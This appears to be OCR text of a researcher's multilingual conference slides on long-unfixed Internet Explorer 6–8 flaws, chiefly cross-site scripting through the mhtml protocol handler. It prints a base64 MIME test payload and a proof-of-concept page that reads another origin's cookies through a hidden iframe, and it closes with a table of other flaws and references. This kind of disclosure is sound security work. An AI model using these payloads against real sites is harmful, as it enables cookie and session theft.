
```
<html>
<div>
Subject: test
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: base64

PGh0bWw+DQo8c2NyaXB0PmFsZXJ0KDEp
vY3VtZW50LmxvY2F0aW9uKTs8L3NjcmlwdD4NCjwvaHRtbD4NCg==
</div>
</html>
```

Should be fixed by MS07-034

XSS with mhtml handler

mhtmlハンドラによるXSS



XSS with mhtml handler

mhtmlハンドラによるXSS

- XSS via mhtml again.
  mhtmlによるXSS再び
- "JavaScript execution via MHTML-scheme" at HTML5 Security Cheatsheet by @Lever_One
  http://heideri.ch/jso/#96

XSS with mhtml handler
mhtmlハンドラによるXSS

mhtml:http://heideri.ch/jso/test.html!xss.html

```
<html>
<body>
 <b>some content without two new line \n\n</b>
Content-Type: multipart/related; boundary="***"<b>some content without two new line</b>
--***
Content-Location: xss.html
Content-Transfer-Encoding: base64

<iframe name=lo style=display:none></iframe>
<script>
url=location.href;document.getElementsByName('lo')[0].src=url.substring(6,url.indexOf('/',15));s
etTimeout("alert(frames['lo'].document.cookie)",2000);
</script>
</body> </html>
```

XSS with mhtml handler

mhtmlハンドラによるXSS

- Published : May 2004 in Japan
  2004年5月に日本で公開
- Once fixed : Jun 2007 by MS07-034
  2007年6月にMS07-034でいったん修正
- Reopened : Jun 2010
  2010年6月に再発
- Affected : IE6 / IE7 / IE8
  XP only?

Untouched flaws 放置されたままの脆弱性

flaws	affect 6	7	8
MLang encode conversion issue	✓	✓	
JSON Hijack with UTF-7	✓	✓	
bypass Content-Disposition	✓	✓	✓
infomation leakage with CSS	✓	✓	✓
JavaScript back-quote issue	✓	✓	✓
XSS with mhtml handler	✓	✓	✓

How is IE9?

Untouched flaws 放置されたままの脆弱性

flaws	affect 6	7	8	9
MLang encode conversion issue	✓	✓		
JSON Hijack with UTF-7	✓	✓		
bypass Content-Disposition	✓	✓	✓	
infomation leakage via CSS	✓	✓	✓	
JavaScript back-quote issue	✓	✓	✓	
XSS with mhtml handler	✓	✓	✓	

Fixed at IE9b

IE9ベータでは修正済み

Conclusion

정리

Conclusion 정리

- IE6/7/8 have many flaws which were spotted ages ago and still have not been effectively addressed
  IE6/7/8とも長いあいだ修正されていない問題が多数存在
- These are fixed in IE9 beta.
  IE9 betaではそれらは修正済み
- Report flaws of IE9 while beta, if you find.
  IE9の問題を見つけたならベータの間に報告
  - Probably, too slowly to fix after releasing IE9
    IE9リリース後は修正は遅くなるかも!?

References 참고 자료

- Attacking with Character Encoding for Profit and Fun
  http://bit.ly/alE7F3
- JUMPERZ.NET
  http://www.jumperz.net/test/xss10.jsp
- CSSXSSを改良した？手法でmixiのpost_keyを抜き取るデモを作りました - ?D of K
  http://d.hatena.ne.jp/ofk/20081111/1226407593
- Internet Explorer Cross-Origin CSS Style Sheet Handling Vulnerability - Advisories - Community
  http://secunia.com/advisories/41271/
- ［これはひどい］IEの引用符の解釈 – @IT
  http://www.atmarkit.co.jp/fcoding/articles/webapp/01/webapp01a.html
- [openmya:038082] MS07-034: mhtml:プロトコルハン ドラによる任意のスクリプトの実行
  http://archive.openmya.devnull.jp/2007.06/msg00060.html
- JavaScript execution via MHTML-scheme - HTML5 Security Cheatsheet
  http://heideri.ch/jso/#96

Thanks to 감사의 말

- David Ross and MSRC for helpful suggestions.
- @Lever_One for telling details about mhtml issue.
- Google Translation for 한글 번역 :-)
- ...and You!
  Thank you for your attention.

Question? 질문

- mail
  - hasegawa@utf-8.jp
  - hasegawa@netagent.co.jp
- Twitter
  - @hasegawayosuke
- Web site
  - http://utf-8.jp/